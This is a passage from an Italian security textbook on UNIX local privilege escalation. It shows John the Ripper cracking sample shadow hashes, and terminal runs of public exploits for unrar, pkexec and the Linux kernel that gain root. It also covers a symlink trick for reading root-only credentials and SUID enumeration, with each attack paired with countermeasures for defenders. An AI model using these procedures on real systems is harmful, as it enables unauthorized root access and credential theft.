


Figura 5.2 Il metodo utilizzato per il cracking delle password.

Uno dei migliori programmi disponibili per il cracking di password UNIX è John the Ripper di Solar Designer. Questo programma, chiamato anche “John” o “JTR” per brevità, è altamente ottimizzato per “craccare” il maggior numero possibile di password nel minor tempo possibile. Inoltre, John gestisce più tipi di algoritmi di hashing rispetto al suo rivale, il programma Crack, e fornisce anche uno strumento per creare permutazioni di qualsiasi parola presente nel suo elenco. Per default, ciascun strumento ha oltre 2.400 regole che si possono applicare a un elenco di dizionario per cercare di indovinare delle password che sembrerebbero impossibili da determinare. John dispone di un'estesa documentazione che vi consigliamo di consultare con cura. Invece di discutere ogni strumento esaminando ogni singola funzionalità, mostreremo come eseguire il programma John ed esaminare l'output associato. È importante acquisire familiarità con il modo in cui sono strutturati i file di password; per un ripasso sull'organizzazione dei file /etc/passwd e /etc/shadow (o /etc/master.passwd), consultate un buon libro su UNIX.

John the Ripper

John è disponibile presso openwall.com/john, dove sono presenti le versioni per UNIX e anche per Windows NT. Al momento in cui scriviamo l'ultima versione disponibile è John 1.7, che comprende molti miglioramenti rispetto alla versione 1.6. Uno dei punti di forza di John è l'altissimo numero di regole utilizzate per creare parole permutate. Inoltre, ogni volta che viene eseguito, il programma crea un elenco di parole personalizzato che comprende il nome dell'utente, oltre a qualsiasi informazioni presente nel GECOS o campo dei commenti. Non trascurate questo campo, quando cercate di determinare una password, perché è estremamente comune il caso di utenti il cui nome completo è incluso nel campo GECOS e che scelgono una password costituita da una combinazione del loro nome. In questi casi John trova rapidamente la password così mal scelta. Esaminiamo il caso di un file di password e un file shadow con password deboli scelte appositamente, e iniziamo a tentare il cracking. Per prima cosa esaminiamo il contenuto e la struttura del file /etc/passwd:

```
[praetorian]# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
debian-tor:x:104:113::/var/lib/tor:/bin/bash
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
nathan:x:1000:1000:Nathan Sportsman:/home/nathan:/bin/bash
```

```
adam:x:1001:1001:Adam Pridgen:/home/adam:/bin/bash
praveen:x:1002:1002:Praveen Kalamegham:/home/praveen:/bin/bash
brian:x:1003:1003:Brian Peterson:/home/brian:/bin/bash
```

Per ciascun utente il file di password contiene parecchie informazioni. Per brevità non esamineremo tutti i campi. Il punto importante da notare è che il campo della password non è più utilizzato per memorizzare il valore di hash, ma registra un valore “x” come segnaposto. Gli hash effettivi sono memorizzati nel file /etc/shadow o /etc/master.passwd, con rigidi controlli di accesso che richiedono privilegi di root per lettura e scrittura. Per questo motivo, serve un accesso di root per visualizzare queste informazioni, cosa ormai comune nelle versioni moderne di UNIX.

Ora esaminiamo il contenuto del file shadow:

```
[praetorian]# cat /etc/shadow
root:$1$xp8B1D4$tyQNzvYCIrf1M5RYhAZlD.:14076:0:99999:7:::
daemon:*:14063:0:99999:7:::
bin:*:14063:0:99999:7:::
sys:*:14063:0:99999:7:::
sync:*:14063:0:99999:7:::
man:*:14063:0:99999:7:::
lp:*:14063:0:99999:7:::
mail:*:14063:0:99999:7:::
uucp:*:14063:0:99999:7:::
proxy:*:14063:0:99999:7:::
www-data:*:14063:0:99999:7:::
backup:*:14063:0:99999:7:::
nobody:*:14063:0:99999:7:::
libuuid!:14063:0:99999:7:::
dhcp:*:14063:0:99999:7:::
syslog:*:14063:0:99999:7:::
klog:*:14063:0:99999:7:::
debian-tor*:14066:0:99999:7:::
sshd*:14073:0:99999:7:::
nathan:$1$Upe/smFP$xNjpYz0vsZCg0FKLWmbgR/:14063:0:99999:7:::
adam:$1$lpIN67pc$bSLutpzoxIKJ80bfUxFn0:14076:0:99999:7:::
praveen:$1$.b/130qu$MwckQCTS8gdkuhVEHQVDL/:14076:0:99999:7:::
brian:$1$LIH2GppE$tAd7Subc5yywzrc0qeAkc/:14082:0:99999:7:::
```

Il campo che ci interessa in questo caso è quello della password, il secondo campo nel file shadow. Esaminando il campo della password vediamo che è ulteriormente suddiviso in tre sezioni delimitate dal simbolo di dollaro \$. Da ciò possiamo rapidamente dedurre che il sistema operativo supporta il formato MCF (*Modular Crypt Format*), che specifica uno schema di formato per le password facilmente estensibile per algoritmi futuri. Oggi questo è uno dei più comuni formati utilizzati per le password cifrate sui sistemi UNIX. La tabella seguente descrive i tre campi che costituiscono il formato MCF:

Campo	Funzione	Descrizione
1	Algoritmo	1 specifica MD5 2 specifica Blowfish
2	Seme	Valore casuale utilizzato come input per creare hash di password univoci anche quando le password sono identiche
3	Password cifrata	Hash della password dell'utente

Esaminiamo il campo della password utilizzando come esempio la voce corrispondente a *nathan*. La prima sezione specifica che l'hash è stato creato utilizzando MD5, il secondo campo contiene il seme utilizzato per generare l'hash e il terzo campo contiene l'hash effettivo:

```
$1$UpE/smFP$xNjpYz0vsZCg0FKLWmbgR/
```

Abbiamo ottenuto una copia del file shadow e l'abbiamo spostata nel nostro sistema locale per procedere al cracking. Per eseguire John sul nostro file di password, utilizziamo il seguente comando:

```
[schism]$ john shadow
Loaded 5 password hashes with 5 different salts (FreeBSD MD5 [32/32])
pr4v33n      (praveen)
1234         (adam)
texas        (nathan)
```

Eseguiamo *john*, specifichiamo il file di password che vogliamo utilizzare (*shadow*) e il programma individua l'algoritmo di cifratura utilizzato (nel nostro caso MD5) e inizia a cercare di determinare le password. Prima utilizza un file di dizionario (*password.lst*) e poi passa all'attacco di forza bruta. Le prime tre password sono state determinate in pochi secondi utilizzando soltanto l'elenco di parole integrato nel programma. Questo elenco è decente ma piuttosto limitato, perciò consigliamo di utilizzarne uno più completo, specificandolo in *john.conf*. Elenchi molto grandi si possono trovare presso packetstormsecurity.org/Crackers/wordlists/ e <ftp://coast.cs.purdue.edu/pub/dict>.

Il famoso crack delle password di iPhone è stato ottenuto in modo simile a quello descritto qui. Gli account e gli hash di password sono stati estratti dall'immagine del firmware tramite l'utility strings. Questi hash, che utilizzano l'antiquato algoritmo DES, sono stati poi decifrati utilizzando JTR e il suo elenco di parole di default. Poiché il sistema iPhone è una versione embedded di OS X e poiché OS X deriva da BSD, riteniamo utile descrivere ulteriormente questo caso. Esaminiamo una copia del file */etc/master.passwd* per l'iPhone.

```
nobody:*:-2:-2::0:0:Unprivileged User:/var/empty:/usr/bin/false
root:/smx7MYTQIi2M:0:0::0:0:System Administrator:/var/root:/bin/sh
mobile:/smx7MYTQIi2M:501:501::0:0:Mobile User:/var/mobile:/bin/sh
daemon:*:1:1::0:0:System Services:/var/root:/usr/bin/false
unknown:*:99:99::0:0:Unknown User:/var/empty:/usr/bin/false
securityd:*:64:64::0:0:securityd:/var/empty:/usr/bin/false
```

Notate che il formato del campo della password è diverso da quello discusso in precedenza. Il motivo è che l'iPhone non supporta lo schema MCF. Inoltre, l'iPhone utilizza l'algoritmo DES, poco sicuro, e non impiega un seme. Questo significa che soltanto i primi otto caratteri della password dell'utente vengono validati e che gli hash per utenti diversi che hanno la stessa password sono identici. Di conseguenza, è sufficiente utilizzare elenchi di parole con lunghezza di al più otto caratteri. Abbiamo una copia locale del file (*password.iphone*) sul nostro sistema e iniziamo il cracking come prima:

```
[schism]:# john password.iphone
```

```
Loaded 2 password hashes with no different salts (Traditional DES [24/32 4K])
alpine      (mobile)
```

```
alpine      (root)
guesses: 2  time: 0:00:00:00 100% (2)  c/s: 128282  trying: adi - danielle
```

Le password degli account sono state ottenute così rapidamente che la precisione dell'orologio non ha consentito di registrare il tempo trascorso. Boom!



Contromisure contro le vulnerabilità delle password

Rimandiamo al paragrafo dedicato alle contromisure contro l'attacco di forza bruta, più indietro in questo capitolo.



Buffer overflow locale

Popolarità: 10

Semplicità: 9

Impatto: 10

Grado di rischio: 10

Gli attacchi di buffer overflow locale sono estremamente diffusi. Come si è discusso in precedenza nel paragrafo dedicato all'accesso remoto, la condizione di buffer overflow consente agli hacker di eseguire codice o comandi arbitrari su un sistema bersaglio; nella maggior parte dei casi, gli hacker se ne servono per violare file SUID root, in modo da poter eseguire comandi con privilegi di root. Abbiamo già mostrato come il buffer overflow consenta l'esecuzione di comandi arbitrari (cfr. il paragrafo dedicato agli attacchi di buffer overflow, più indietro in questo capitolo). Nel seguito discutiamo e forniamo esempi di come avviene un attacco di buffer overflow locale.

Nell'agosto 2011 ZadYree ha rivelato una vulnerabilità relativa a una condizione di buffer overflow basata sullo stack nel pacchetto RARLab unrar 3.9.3, una versione Linux del popolare strumento di compressione WinRAR. Convincendo un utente ignaro ad aprire un file rar appositamente confezionato, un hacker è in grado di attivare un buffer overflow basato sullo stack ed eseguire codice arbitrario sul sistema nel contesto dell'utente che ha mandato in esecuzione l'applicazione unrar. Ciò è possibile a causa del fatto che l'applicazione elabora in modo errato i file rar malformati. Un semplice test è stato caricato su Exploit-Db. Si tratta di uno script Perl e non richiede parametri o argomenti di esecuzione:

```
[tiberius]$ perl unrar-exploit.pl
[*]Looking for jmp *%esp gadget...
[+]Jump to $esp found! (0x38e4ffff)
[+]Now exploiting...
$
```

Quando viene eseguito, l'exploit salta a un indirizzo di memoria particolare e /bin/sh viene eseguito nel contesto dell'applicazione. È importante anche notare che questo semplice test non è stato sviluppato per scavalcare la protezione dall'esecuzione dello stack.



Contromisure contro il buffer overflow locale

La migliore contromisura contro il buffer overflow è fornita da buone pratiche di programmazione sicura e da uno stack non eseguibile. Se lo stack è stato reso non eseguibile, sarà molto più difficile sfruttare questa vulnerabilità. Si rimanda al precedente paragrafo dedicato agli attacchi di buffer overflow per un elenco completo di contromisure. Valutate e rimuovete il bit SUID per ogni file che non richieda espressamente permessi SUID.



Collegamenti simbolici

Popolarità:	7
Semplicità:	9
Impatto:	10
Grado di rischio:	9

File spazzatura, file temporanei, aree di cache, la maggior parte dei sistemi è piena di rifiuti digitali. Fortunatamente, in UNIX la maggior parte dei file temporanei è creata in una sola directory, /tmp, che però è una posizione comoda per scrivere file temporanei, ma anche rischiosa. Molti programmi con SUID root sono codificati allo scopo di creare file di lavoro in /tmp o altre directory senza il benché minimo controllo di sicurezza. Il principale problema di sicurezza è causato da programmi che seguono ciecamente dei collegamenti simbolici ad altri file. Un *collegamento simbolico* è un meccanismo in cui si crea un file con il comando ln; si tratta di un file che punta a un altro file.

Cerchiamo di chiarire meglio il punto con un esempio specifico. Nel 2009 King Cope scoprì una vulnerabilità di tipo symlink in xscreensaver 5.01, utilizzabile per visualizzare il contenuto di altri file dei quali l'utente non è proprietario. Xscreensaver legge le opzioni di configurazione utente dal file ~/.xscreensaver. Se il file .xscreensaver è un link simbolico verso un altro file, allora quest'altro file viene analizzato e mandato in output quando l'utente esegue il programma xscreensaver. Siccome OpenSolaris installa xscreensaver con il bit setuid impostato, la vulnerabilità permette di leggere qualsiasi file presente nel file system. Nell'esempio che segue, viene innanzitutto mostrato un file su cui solo root ha diritti di lettura/scrittura. Il file contiene credenziali di accesso ai database, quindi informazioni di carattere riservato.

```
[scorpion]# ls -la /root/dbconnect.php
-rw----- 1 root root 39 2012-03-03 16:34 dbconnect.php
[scorpion]# cat /root/dbconnect.php
$db_user = "mysql";
$db_pass = "1234";
```

Un nuovo collegamento simbolico, .xscreensaver, è quindi creato verso /root/dbconnect.php. Dopo il collegamento, l'utente esegue l'utilità xscreensaver, che invia in output il contenuto di /root/dbconnect.php sullo schermo.

```
[scorpion]# ln -s /root/dbconnect.php ~/.xscreensaver
[scorpion]# ls -la ~/.xscreensaver
lrwxrwxrwx 1 nathan users 12 2012-03-02 14:13 /home/nathan/.xscreensaver -> /root/
dbconnect.php
[scorpion]$ xscreensaver -verbose
```

```

xscreensaver 5.01, copyright (c) 1991-2006 by Jamie Zawinski <jwz@jwz.org>.
xscreensaver: running as nathan/users (1000/1000); effectively root/root (0/0)
xscreensaver: in process 2394.
xscreensaver: /home/nathan/.xscreensaver:1: unparsable line: $db_user = "mysql";
xscreensaver: /home/nathan/.xscreensaver:2: unparsable line: $db_pass = "1234";
xscreensaver: 15:33:12: running /usr/X11/lib/xscreensaver/bin/xscreensaver-gl-
helper: No such file or directory
xscreensaver: 15:33:12: /usr/X11/lib/xscreensaver/bin/xscreensaver-gl-helper did not
report a GL visual!

```



Contromisure contro la vulnerabilità dei collegamenti simbolici

Sviluppare il codice in modo sicuro è la migliore contromisura. Sfortunatamente, molti programmi sono codificati senza prevedere controlli sui file esistenti. I programmati dovrebbero verificare sempre se un file esiste prima di crearne uno, utilizzando i flag `O_EXCL` | `O_CREAT`. Quando create file temporanei, impostate l'UMASK e poi utilizzate la funzione `tmpfile()` o `mktemp()`. Se siete davvero curiosi di vedere un esempio di programma che crea file temporanei, eseguite il comando seguente in `/bin` o `/usr/sbin/`:

```
[scorpion]$ strings * |grep tmp
```

Se il programma è SUID, esiste una possibilità di attacco con collegamento simbolico. Come sempre, rimuovete il bit SUID da tutti i file che potete, per ridurre i rischi di vulnerabilità di questo tipo.



Corse critiche (race condition)

<i>Popolarità:</i>	8
<i>Semplicità:</i>	5
<i>Impatto:</i>	9
<i>Grado di rischio:</i>	7

Nella maggior parte delle aggressioni di tipo fisico, gli assalitori sfruttano i punti in cui le vittime sono più vulnerabili. Questo principio vale anche nel mondo digitale: gli hacker sfruttano a loro vantaggio un programma o un processo che sta eseguendo un'operazione privilegiata. Questo significa pianificare il momento dell'attacco in modo da compromettere il programma o il processo dopo che è entrato in modalità privilegiata, ma prima che rilasci i suoi privilegi. Nella maggior parte dei casi gli hacker hanno a disposizione un periodo finestra limitato per procedere. Una vulnerabilità che consente agli hacker di sfruttare questa finestra di opportunità si chiama *corsa critica*, o *race condition*. Se gli hacker riescono a compromettere il file o il processo mentre questo si trova in stato privilegiato, si dice che “vincono la corsa”.

CVE-2011-1485 è un esempio perfetto in cui un utente locale è in grado di scalare i privilegi grazie a una condizione di corsa critica. In questa particolare vulnerabilità, l'utilità pkexec soffre di una race condition in cui l'effettivo uid del processo può essere impostato a 0 richiamando un binario setuid-root come `/usr/bin/chsh` nel processo genitore di pkexec, se lo si esegue durante una specifica finestra temporale. Illustriamo di seguito l'exploit in questione:

```
[augustus]$ pkexec --version
pkexec version 0.101
[augustus]$ gcc polkit-pwnage.c -o pwnt
[augustus]$ ./pwnt
[+] Configuring inotify for proper pid.
[+] Launching pkexec.
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm)
#
```

Gestione dei segnali

Esistono molti tipi diversi di corse critiche, noi esamineremo in particolare quelle che riguardano la gestione dei segnali, perché sono molto comuni. I segnali sono meccanismi utilizzati in UNIX per notificare a un processo che si è verificata una certa condizione e fornire un meccanismo che consenta di gestire eventi asincroni. Per esempio, quando gli utenti vogliono sospendere un programma in esecuzione, premono Ctrl+Z; questo invia un segnale SIGTSTP a tutti i processi che fanno parte del gruppo dei processi in primo piano. In questo senso, i segnali sono utilizzati per alterare il flusso di esecuzione di un programma. Ancora una volta dovrebbe risuonare un campanello d'allarme quando discutiamo di qualcosa che può alterare il flusso di esecuzione di un programma. La capacità di alterare il flusso di esecuzione, infatti, è uno dei principali problemi di sicurezza legati alla gestione dei segnali. Tenete conto che SIGTSTP è soltanto un tipo di segnale, se ne possono utilizzare oltre 30.

Un esempio di abuso della gestione dei segnali è la vulnerabilità di wu-ftpd v2.4 scoperta verso la fine del 1996. Questa vulnerabilità consentiva a utenti anonimi e non di accedere ai file come root; era causata da un bug nel server FTP, relativo alla gestione dei segnali. Il server FTP installava due gestori durante la procedura di avvio: uno era utilizzato per intercettare segnali SIGPIPE quando la connessione alla porta controllo/dati veniva chiusa, l'altro per intercettare segnali SIGURG quando venivano ricevuti segnali urgenti o out-of-band tramite il comando ABOR (interrompi trasferimento di file). Normalmente, quando un utente accede a un server FTP, il server viene eseguito con l'UID effettivo dell'utente e non con i privilegi di root. Tuttavia, se una connessione dati viene inaspettatamente chiusa, il segnale SIGPIPE viene inviato al server FTP, che salta alla funzione `dologout()` e assume i privilegi di root (UID 0). Il server aggiunge un record di logout al file di log del sistema, chiude il file di log xferlog, rimuove l'istanza dell'utente del server dalla tabella dei processi e termina. Nel momento in cui il server cambia il suo UID effettivo in 0, è vulnerabile agli attacchi. Gli hacker devono inviare un segnale SIGURG al server FTP quando questo ha l'UID 0, interromperlo mentre sta cercando di disconnettere l'utente e fare in modo che torni al ciclo di comandi principale. In questo modo si crea una corsa critica in cui gli hacker devono emettere il segnale SIGURG dopo che il server cambia il suo UID in 0 ma prima che l'utente venga disconnesso. Se riescono nel loro intento (possono servire più tentativi), gli hacker si ritroveranno connessi al server FTP con privilegi di root, e a questo punto potranno utilizzare put o get per eseguire upload o download di qualsiasi file e potenzialmente eseguire comandi con privilegi di root.



Contromisure contro la vulnerabilità nella gestione dei segnali

Una gestione dei segnali corretta è fondamentale quando si ha a che fare con file SUID. Gli utenti finali non possono fare molto per garantire che i programmi da essi eseguiti gestiscano i segnali in modo sicuro, la responsabilità spetta al programmatore. Come abbiamo ripetuto tante volte, è consigliabile ridurre al minimo il numero dei file SUID su ogni sistema e applicare tutte le patch di sicurezza fornite dal produttore.



Manipolazione dei file core

<i>Popolarità:</i>	7
<i>Semplicità:</i>	9
<i>Impatto:</i>	4
<i>Grado di rischio:</i>	7

Un programma che esegue un core dump non è solo motivo di disturbo secondario, ma può costituire un'importante falla per la sicurezza. Molte informazioni riservate sono registrate in memoria quando un sistema UNIX è in esecuzione, tra cui gli hash di password letti dal file di password shadow. Un esempio di vulnerabilità per la manipolazione dei file core è stato trovato in alcune vecchie versioni di FTPD, che consentivano a un hacker di fare in modo che il server FTP scrivesse un file core accessibile in scrittura nella directory root del file system, se si inseriva il comando PASV prima di accedere al server in questione. Il file core conteneva porzioni del file di password shadow e, in molti casi, gli hash di password degli utenti. Se un hacker ha la possibilità di ottenere gli hash di password da un file core, potrebbe essere in grado di accedere a un account privilegiato e ottenere l'accesso di root al sistema vulnerabile.



Contromisure contro la vulnerabilità dei file core

I file core sono necessariamente problematici; possono fornire informazioni riservate agli hacker, ma possono anche fornire a un amministratore di sistema informazioni utili nel caso in cui si verifichi il crash di un programma. In base ai requisiti di sicurezza del sistema, è possibile evitare la generazione di un file core utilizzando il comando ulimit. Impostando ulimit a 0 nel profilo di sistema, si disattiva la generazione dei file core (consultate la man page di ulimit nel vostro sistema per ulteriori informazioni):

```
[sigma]$ ulimit -a
core file size (blocks)      unlimited
[sigma]$ ulimit -c 0
[sigma]$ ulimit -a
core file size (blocks)      0
```



Librerie condivise

<i>Popolarità:</i>	4
<i>Semplicità:</i>	4
<i>Impatto:</i>	9
<i>Grado di rischio:</i>	6

Le librerie condivise consentono ai file eseguibili di richiamare porzioni di codice da una libreria comune quando sono eseguiti. Questo codice è collegato a una libreria condivisa host durante la compilazione. Quando il programma viene eseguito, fa riferimento a una libreria condivisa target e il codice necessario viene reso disponibile. I principali vantaggi offerti dall'uso di librerie condivise sono il risparmio di spazio su disco e memoria e una maggiore facilità di manutenzione del codice. Aggiornando una libreria condivisa si aggiornano tutti i programmi che la utilizzano. Naturalmente questa comodità ha un prezzo: se gli hacker sono in grado di modificare una libreria condivisa, o di farne utilizzare una alternativa tramite una variabile d'ambiente, possono ottenere un accesso di root.

Un esempio di questo tipo di vulnerabilità si è verificato in ambiente in.telnetd (avviso CERT CA-95.14). Si tratta di una vulnerabilità ormai antica, che tuttavia fornisce un ottimo esempio. In sostanza, alcune versioni di in.telnetd consentivano di passare variabili d'ambiente al sistema remoto quando un utente tentava di stabilire una connessione (RFC 1408 e 1572). Perciò, gli hacker potevano modificare la loro variabile d'ambiente LD_PRELOAD nel momento in cui effettuavano il login in un sistema via telnet e ottenere l'accesso di root. Per sfruttare con successo questa vulnerabilità, gli hacker dovevano inserire una libreria condivisa modificata sul sistema bersaglio, con qualunque mezzo. Poi avrebbero modificato la loro variabile d'ambiente LD_PRELOAD in modo che puntasse alla libreria condivisa modificata al momento del login. Quando in.telnetd eseguiva /bin/login per autenticare l'utente, il linker dinamico del sistema caricava la libreria modificata e ridefiniva la chiamata di libreria normale; questo consentiva agli hacker di eseguire codice con privilegi di root.



Contromisure contro le vulnerabilità delle librerie condivise

I linker dinamici dovrebbero ignorare la variabile d'ambiente LD_PRELOAD per binari con SUID root. I puristi potrebbero sostenere che le librerie condivise devono essere ben scritte e sicure, ma in realtà i difetti di programmazione presenti in queste librerie espongono il sistema a possibilità di attacchi quando si esegue un binario SUID. Inoltre, le librerie condivise (per esempio /usr/lib e /lib) dovrebbero essere protette con lo stesso livello di sicurezza dei file più riservati. Se un hacker può accedere a /usr/lib o /lib, la partita è persa.



Difetti del kernel

Non è un segreto che UNIX è un sistema operativo complesso e assai robusto. Con un grado di complessità così alto, è inevitabile che vi siano anche dei difetti di programmazione. Per i sistemi UNIX, i difetti più pericolosi sono quelli del kernel stesso. Il kernel UNIX è il componente centrale del sistema operativo, da cui dipende il modello di sicurezza complessivo del sistema. Questo modello comprende il rispetto di permessi su file e directory, la scalata e il rilascio di privilegi per i file SUID, il modo in cui il sistema reagisce ai segnali e così via. Se si verifica un problema di sicurezza nel kernel, l'intero sistema è in grave pericolo.

Per esempio, una vulnerabilità scoperta nel 2012 nel kernel di Linux illustra l'impatto che questi difetti possono avere su un sistema. Nello specifico, la funzione `mem_write()` nelle release 2.6.39 e successive del kernel non verifica in maniera adeguata i permessi al momento della scrittura su `/proc/<pid>/mem`. Nella release 2.6.39 è stata rimossa un'istruzione `ifdef` che impediva il supporto alla scrittura per la memoria di processi arbitrari, dato che

si ritenevano perfetti i controlli di sicurezza per impedire l'accesso non autorizzato a /proc/<pid>/mem. Sfortunatamente, il controllo dei permessi non è risultato affidabile quanto si pensasse, e a causa di questo problema, un utente locale, senza privilegi particolari, è in grado di scalare i privilegi e arrivare a compromettere completamente un sistema vulnerabile, come si vede nel seguente esempio:

```
[praetorian]$ whoami
nsportsman
[praetorian]$ gcc mempodipper.c -o mempodipper
[praetorian]$ ./mempodipper
=====
=      Mempodipper      =
=      by zx2c4        =
=      Jan 21, 2012     =
=====

[+] Waiting for transferred fd in parent.
[+] Executing child from child fork.
[+] Opening parent mem /proc/6454/mem in child.
[+] Sending fd 3 to parent.
[+] Received fd at 5.
[+] Assigning fd 5 to stderr.
[+] Reading su for exit@plt.
[+] Resolved exit@plt to 0x402178.
[+] Seeking to offset 0x40216c.
[+] Executing su with shellcode.
# whoami
root
#
```

Il meccanismo difettoso di verifica dei permessi può essere sfruttato per modificare la memoria di processo all'interno del kernel, e come potete vedere nel precedente esempio, gli hacker che hanno accesso di shell a un sistema vulnerabile possono scalare i propri privilegi fino al livello di root.

Contromisure contro i difetti del kernel

Al momento in cui scriviamo, questa vulnerabilità affligge i più recenti sistemi Linux e ogni amministratore dovrebbe provvedere a porvi rimedio con una patch. In ogni caso, la morale è che perfino nel 2012 i bravi amministratori UNIX devono sempre essere diligenti nell'applicazione di patch per le vulnerabilità del kernel.

Errori di configurazione del sistema

Abbiamo discusso le vulnerabilità più comuni e i metodi che gli hacker possono utilizzare per sfruttarle e ottenere un accesso privilegiato. L'elenco è abbastanza completo, ma gli hacker possono compromettere la sicurezza di un sistema vulnerabile in moltissimi modi. Un sistema può essere compromesso a causa di errori di configurazione e di amministrazione; potrebbe essere estremamente sicuro non appena installato, ma se l'amministratore di sistema cambia i permessi del file /etc/passwd rendendolo accessibile a tutti in scrittura, non c'è più alcuna sicurezza. Il fattore umano costituisce l'aspetto più importante nella maggior parte dei sistemi.



Permessi su file e directory

<i>Popolarità:</i>	8
<i>Semplicità:</i>	9
<i>Impatto:</i>	7
<i>Grado di rischio:</i>	8

La semplicità e la potenza di UNIX si devono in buona parte al modo in cui il sistema utilizza i file, che siano eseguibili binari, file di testo per la configurazione o device. Ogni cosa è un file, con i relativi permessi. Se i permessi sono deboli già dall'installazione, o se l'amministratore di sistema li modifica, la sicurezza del sistema ne risente in modo significativo. Nel seguito discutiamo le due principali strade tramite le quali vengono condotti degli abusi relativi ai file SUID root e ai file accessibili a tutti in scrittura. La sicurezza dei device (/dev) non è trattata in dettaglio, per limiti di spazio; tuttavia, è ugualmente importante assicurarsi che i permessi dei device siano impostati correttamente. Gli hacker che sono in grado di creare device o che possono leggere o scrivere sulle risorse di sistema sensibili, come /dev/kmem o il disco raw, otterranno sicuramente un accesso di root. Un interessante codice dimostrativo è stato sviluppato da Mixter (packetstormsecurity.org/groups/mixter/) ed è disponibile presso packetstormsecurity.org/files/10585/rawpowr.c.html. Non è adatto ai deboli di cuore, perché potrebbe danneggiare il file system; va eseguito soltanto su un sistema di prova in cui danneggiare il file system non costituisce un problema.

File SUID

I file con SUID (*Set user ID*) e SGID (*Set Group ID*) root sono letali, senza discussioni. Nessun altro file su un sistema UNIX è soggetto a più abusi di un file SUID root. Quasi tutti gli attacchi citati in precedenza abusa di un processo in esecuzione con privilegi di root (la maggior parte sono binari SUID). Attacchi di buffer overflow, corse critiche e collegamenti simbolici sono praticamente inutili se il programma non è con SUID root. È un peccato che la maggior parte dei produttori UNIX consideri SUID fuori moda; gli utenti che non si preoccupano della sicurezza si adeguano e diffondono questa mentalità. Molti utenti sono troppo pigri per eseguire i pochi passaggi in più necessari per compiere una data attività e vorrebbero eseguire tutti i programmi con privilegi di root.

Per sfruttare questa situazione triste rispetto alla sicurezza, gli hacker che ottengono l'accesso a un sistema cercano di individuare eventuali file SUID e SGID. Solitamente iniziano a cercare tutti i file SUID e a creare un elenco di file che potrebbero essere utili per ottenere l'accesso di root. Osserviamo i risultati del comando find eseguito su un sistema Linux relativamente normale (l'output è stato troncato per brevità):

```
[praetorian]# find / -type f -perm -04000 -ls
391159 16 -rwsr-xr-x 1 root      root      13904 Feb 21 20:03 /sbin/mount.ecryptfs_
private
782029  68 -rwsr-xr-x 1 root      root      67720 Jan 27 07:06 /bin/umount
789366  36 -rwsr-xr-x 1 root      root      34740 Nov  8 07:27 /bin/ping
789367  40 -rwsr-xr-x 1 root      root      39116 Nov  8 07:27 /bin/ping6
782027  88 -rwsr-xr-x 1 root      root      88760 Jan 27 07:06 /bin/mount
781925  28 -rwsr-xr-x 1 root      root      26252 Mar  2 09:33 /bin/fusermount
781926  32 -rwsr-xr-x 1 root      root      31116 Feb 10 14:51 /bin/su
523692 244 -rwsr-xr-x 1 root      root      248056 Mar 19 07:51 /usr/lib/openssh/ssh-
```

```

keysign
1 root    messagebus  316824 Feb 22 02:47 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
531756  12 -rwsr-xr-x  1 root      root      9728 Mar 21 20:14
/usr/lib/pt_chown
528958  8 -rwsr-xr-x  1 root      root      5564 Dec 13 03:50
/usr/lib/eject/dmcrypt-get-device
534630  268 -rwsr-xr--  1 root      dip      273272 Feb  4 2011 /usr/sbin/pppd
533692  20 -rwsr-sr-x  1 libuuid   libuuid   17976 Jan 27 07:06 /usr/sbin/uuidd
538388  60 -rwsr-xr-x  1 root      root      57956 Feb 10 14:51
/usr/bin/gpasswd
524266  16 -rwsr-xr-x  1 root      root      14012 Nov  8 07:27
/usr/bin/traceroute6.iputils
533977  56 -rwsr-xr-x  1 root      root      56208 Jul 28 2011 /usr/bin/mtr
534008  32 -rwsr-xr-x  1 root      root      30896 Feb 10 14:51 /usr/bin/newgrp
538385  40 -rwsr-xr-x  1 root      root      40292 Feb 10 14:51 /usr/bin/chfn
540387  16 -rwsr-xr-x  1 root      root      13860 Nov  8 07:27 /usr/bin/arping
